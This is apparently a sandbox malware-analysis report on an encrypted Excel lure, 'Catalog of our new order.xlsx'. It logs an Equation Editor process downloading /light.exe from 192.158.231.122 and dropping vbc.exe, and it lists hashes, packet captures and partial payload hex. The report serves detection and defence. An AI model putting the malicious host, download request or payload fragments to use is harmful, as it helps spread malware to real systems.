Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	618496
Entropy (8bit):	7.861639609576483
Encrypted:	false
SSDEEP:	12288:QCuRfLw9sjK8YFIxdsk9fE4ZSgexsOGnAZK0yCcxx:iREr9kFZTOlZ4CW
MD5:	020BC13012CE4DB6E204CB1ED174851E
SHA1:	46F8FF39E0D5F476B0C2E3A1C8FEEFDFEC32A0B2
SHA-256:	265E971392E878A245DEF23CC9544060FCAFBDC0C61C66CF128688F3D64E2179
SHA-512:	891367401D14B9E41FC0379FC0BDC04526E023E01F6E91C731D14C790B8B6483A11761C34B2D5A673B73ACD45761D11916E6A4A6D692C9E4955AD86F7B00B079
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...:._.....h.....N.... .....@.. .....T.. ..@.....K.....B..... ....H.....text...Tg... ...h..... ..`.rsrc...B.....j.....@..@.rel oc.....n.....@..B.....0.....H.....`.....q..pu.....a.b.d.c.e.f.g.h.i.j.k.l.m.n.p.r.q.s.t.u.v.w.z.y.x.0.1.2.3.4.5.6.7.8.9.A.B.C.D. E.F.G.H.I.J.K.L.M.N.Q.P.R.T.S.V.U.W.X.Y.Z.6..(....o....*B...(.....o....&*2.(....t....*.(....&*2.t....o....*F~....~....(....*..*..(....*.(.....(....(.....(....(....o.....*&...o....*.(....*.(....*.r. ..p.....*6..{b...(^...*..o.....{a...{c....{b...oZ...(^...*.so....p...*..oq...*V.{....od....(...+...*J.{....o1....ov...*J

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.961529951482354

General

TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Catalog of our new order.xlsx
File size:	201728
MD5:	f19674cfbff25cbd3f128ffd8e78c5c4
SHA1:	07bf03f3b749c3d7f93758068f5a26c520279388
SHA256:	02781481c25663e541fd70525609f84129fb57cf044e57c3e3410972267acc30
SHA512:	f6dd6fd3e49fa5969ee68e45afc78033996bd0436e6e2a1ffb283dbb1f4bf64a063cce741661e8f9a8439453821ea01d30511f519b1cf722694c89a7657c5554
SSDEEP:	3072:PzGYLG33rIUfDOffUxO7Erc6ROgxGQZsWCrA30hksSCtGhH54dbBfoUcQuVAPtmJ:aYLRUbXOYrXGohLHC+CdbBwYRkYW
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Catalog of our new order.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False

General	
Data ASCII:	. . . . . h . . . .E.n.c.r.y.p.t.e.d.P.a.c.k.a.g.e.2...S.t.r.o.n.g.E.n.c.r.y.p.t.i.o.n.D.a.t.a.S.p.a.c.e...
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 194952

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	194952
Entropy:	7.9980445334
Base64 Encoded:	True
Data ASCII:	w . . . . . _ : . . . . . E j . E S . . . Y . . . 1 . a . _ . r K . 8 1 n . . : F . . 6 4 . f . . : A i E : . . . . . * . . . . E . . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U * . . " o . . . 1 . . . . A 5 U *
Data Raw:	77 f9 02 00 00 00 00 00 5f 3a de 05 fe 95 07 e6 d5 45 6a 0f 45 53 ed 9d f0 59 ed d4 e2 31 e1 61 14 5f d2 72 4b fa 38 31 6e 8a be 3a 46 a8 9e 36 34 0a 66 94 d3 3a 41 69 45 3a a0 a1 d8 fc 19 2a ad ae ad d2 0e 8f 45 c5 b3 bd ef 84 41 35 55 2a f9 dd 22 6f b8 ab a8 31 b3 bd ef 84 41 35 55 2a f9 dd 22 6f b8 ab a8 31 b3 bd ef 84 41 35 55 2a f9 dd 22 6f b8 ab a8 31 b3 bd ef 84 41 35 55 2a

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.56726522318
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . { . . . . . X { . . j . . . . . F & % . g u . N . f . . . . . [. , ! . . . . 8 . . . f . . . 7 X . . . . h . . . . Q . @ D .

General	
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 19:32:05.283638000 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.407967091 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.408149958 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.408795118 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.534420013 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534444094 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534463882 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534481049 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534497023 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534507036 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.534512997 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534529924 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534533024 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.534535885 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.534538031 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.534547091 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534554005 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.534564018 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534575939 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.534579992 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.534590960 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.534605026 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.539104939 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.661571026 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661600113 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661612034 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661624908 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661637068 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661648989 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661660910 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661674023 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661693096 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661710024 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661726952 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661742926 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661762953 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661780119 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661796093 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661797047 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.661812067 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661822081 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.661829948 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661845922 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661849976 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.661863089 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661875963 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.661875963 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.661907911 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.661931038 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.664318085 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.786977053 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787003994 CET	80	49167	192.158.231.122	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 19:32:05.787015915 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787031889 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787048101 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787061930 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787080050 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787098885 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787116051 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787133932 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787149906 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787168026 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787185907 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787206888 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787225008 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787242889 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787261009 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787277937 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787295103 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787312984 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787331104 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787349939 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787368059 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787384033 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787400961 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787419081 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787432909 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787450075 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787467003 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787486076 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787504911 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787520885 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787538052 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787554979 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787571907 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787587881 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.787801981 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.788486004 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.788503885 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.788516045 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.788532019 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.788609982 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.788665056 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.788722992 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.790467024 CET	49167	80	192.168.2.22	192.158.231.122
Nov 20, 2020 19:32:05.911906958 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.911953926 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.911978006 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.911998034 CET	80	49167	192.158.231.122	192.168.2.22
Nov 20, 2020 19:32:05.912031889 CET	80	49167	192.158.231.122	192.168.2.22

HTTP Request Dependency Graph

- 192.158.231.122

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.158.231.122	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 19:32:05.408795118 CET	0	OUT	GET /light.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.158.231.122 Connection: Keep-Alive
Nov 20, 2020 19:32:05.534420013 CET	1	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Fri, 20 Nov 2020 12:02:01 GMT Accept-Ranges: bytes ETag: "a0bb98f434bfd61:0" Server: Microsoft-IIS/10.0 Date: Fri, 20 Nov 2020 18:32:05 GMT Content-Length: 618496 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3a b0 b7 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 68 09 00 00 06 00 00 00 00 00 00 4e 87 09 00 00 20 00 00 00 a0 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 02 00 00 ac 54 0a 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 87 09 00 4b 00 00 00 00 a0 09 00 42 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 09 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 54 67 09 00 00 20 00 00 00 68 09 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 42 02 00 00 00 a0 09 00 00 04 00 00 00 6a 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 09 00 00 02 00 00 00 6e 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 87 09 00 00 00 00 00 48 00 00 00 02 00 05 00 60 e7 08 00 a0 9f 00 00 03 00 00 00 10 00 00 06 f0 71 00 00 70 75 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 61 00 62 00 64 00 63 00 65 00 66 00 67 00 68 00 69 00 6a 00 6b 00 6c 00 6d 00 6e 00 70 00 72 00 71 00 73 00 74 00 75 00 76 00 77 00 7a 00 79 00 78 00 30 00 31 00 32 00 33 00 34 00 35 00 36 00 37 00 38 00 39 00 41 00 42 00 43 00 44 00 45 00 46 00 47 00 48 00 49 00 4a 00 4b 00 4c 00 4d 00 4e 00 51 00 50 00 52 00 54 00 53 00 56 00 55 00 57 00 58 00 59 00 5a 00 36 02 03 28 03 00 00 06 6f 01 00 00 0a 2a 42 03 02 03 28 01 00 00 06 14 6f 02 00 00 0a 26 2a 32 02 28 05 00 00 06 74 06 00 00 01 2a 1e 28 06 00 00 06 26 2a 32 02 74 07 00 00 01 6f 03 00 00 0a 2a 46 7e 02 00 00 04 7e 03 00 00 04 28 02 00 00 06 17 2a 0a 16 2a 1e 02 28 07 00 00 0a 2a ba 28 08 00 00 0a 80 01 00 00 04 28 0d 00 00 06 28 09 00 00 0a 80 02 00 00 04 28 0d 00 00 06 28 09 00 00 0a 6f 0a 00 00 0a 80 03 00 00 04 2a 26 02 03 04 6f 0b 00 00 0a 2a 1a 28 04 00 00 06 2a 1a 28 0e 00 00 06 2a 2e 72 19 00 00 70 80 04 00 00 04 2a 36 03 02 7b 62 00 00 0a 28 5e 00 00 0a 2a 8a 03 6f 03 00 00 0a 02 7b 61 00 00 0a 7b 63 00 00 0a 02 7b 62 00 00 0a 6f 5a 00 00 0a 28 5e 00 00 0a 2a 2e 73 6f 00 00 0a 80 70 00 00 0a 2a 1e 03 6f 71 00 00 0a 2a 56 02 7b 11 00 00 04 6f 64 00 00 0a 03 28 12 00 00 2b 16 fe 01 2a 4a 02 7b 12 00 00 04 6f 31 00 00 0a 03 6f 76 00 00 0a 2a 4a 03 02 7b 13 00 00 04 6f 71 00 00 0a 28 5e 00 00 0a 2a 2e 73 33 00 00 06 80 14 00 00 04 2a 2e 73 38 00 00 06 80 16 00 00 04 2a 0a 03 2a 1e 02 7b 1a 00 00 04 2a 22 02 03 7d 1a 00 00 04 2a 1e 02 7b 1b 00 00 04 2a 22 02 03 7d 1b 00 00 04 2a 56 02 28 07 00 00 0a 02 03 28 40 00 00 06 02 04 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL:_hN @ T@KB H.textTg h `.rsrcBj@@.relo cn@B0H`qpuabdcefghijklmnprqstuvwzyx0123456789ABCDEFGHIJKLMNQPRTSVUWXYZ6(o*B(o&*2(t*(&*2to*F~~(**(*(((((o*&o*(*(*.rp*6{b(^*o{a{c{boZ(^*.sop*oq*V{od(+*J{o1ov*J{oq(^*.s3*.s8**{*"}*{*"}*V((@

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2300 Parent PID: 584

General

Start time:	19:31:42
Start date:	20/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f3f0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Catalog of our new order.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F63F526	WriteFile
C:\Users\user\Desktop\~$Catalog of our new order.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F63F591	WriteFile
C:\Users\user\Desktop\~$Catalog of our new order.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F63F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Catalog of our new order.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F63F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	9 8	binary	39 20 38 00 FC 08 00 00 02 00 00 00 00 00 00 00 7A 00 00 00 01 00 00 00 3C 00 00 00 32 00 00 00 63 00 61 00 74 00 61 00 6C 00 6F 00 67 00 20 00 6F 00 66 00 20 00 6F 00 75 00 72 00 20 00 6E 00 65 00 77 00 20 00 6F 00 72 00 64 00 65 00 72 00 2E 00 78 00 6C 00 73 00 78 00 00 00 63 00 61 00 74 00 61 00 6C 00 6F 00 67 00 20 00 6F 00 66 00 20 00 6F 00 75 00 72 00 20 00 6E 00 65 00 77 00 20 00 6F 00 72 00 64 00 65 00 72 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2480 Parent PID: 584

General

Start time:	19:32:02
Start date:	20/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2824 Parent PID: 2480

General

Start time:	19:32:04
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1340000
File size:	618496 bytes
MD5 hash:	020BC13012CE4DB6E204CB1ED174851E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
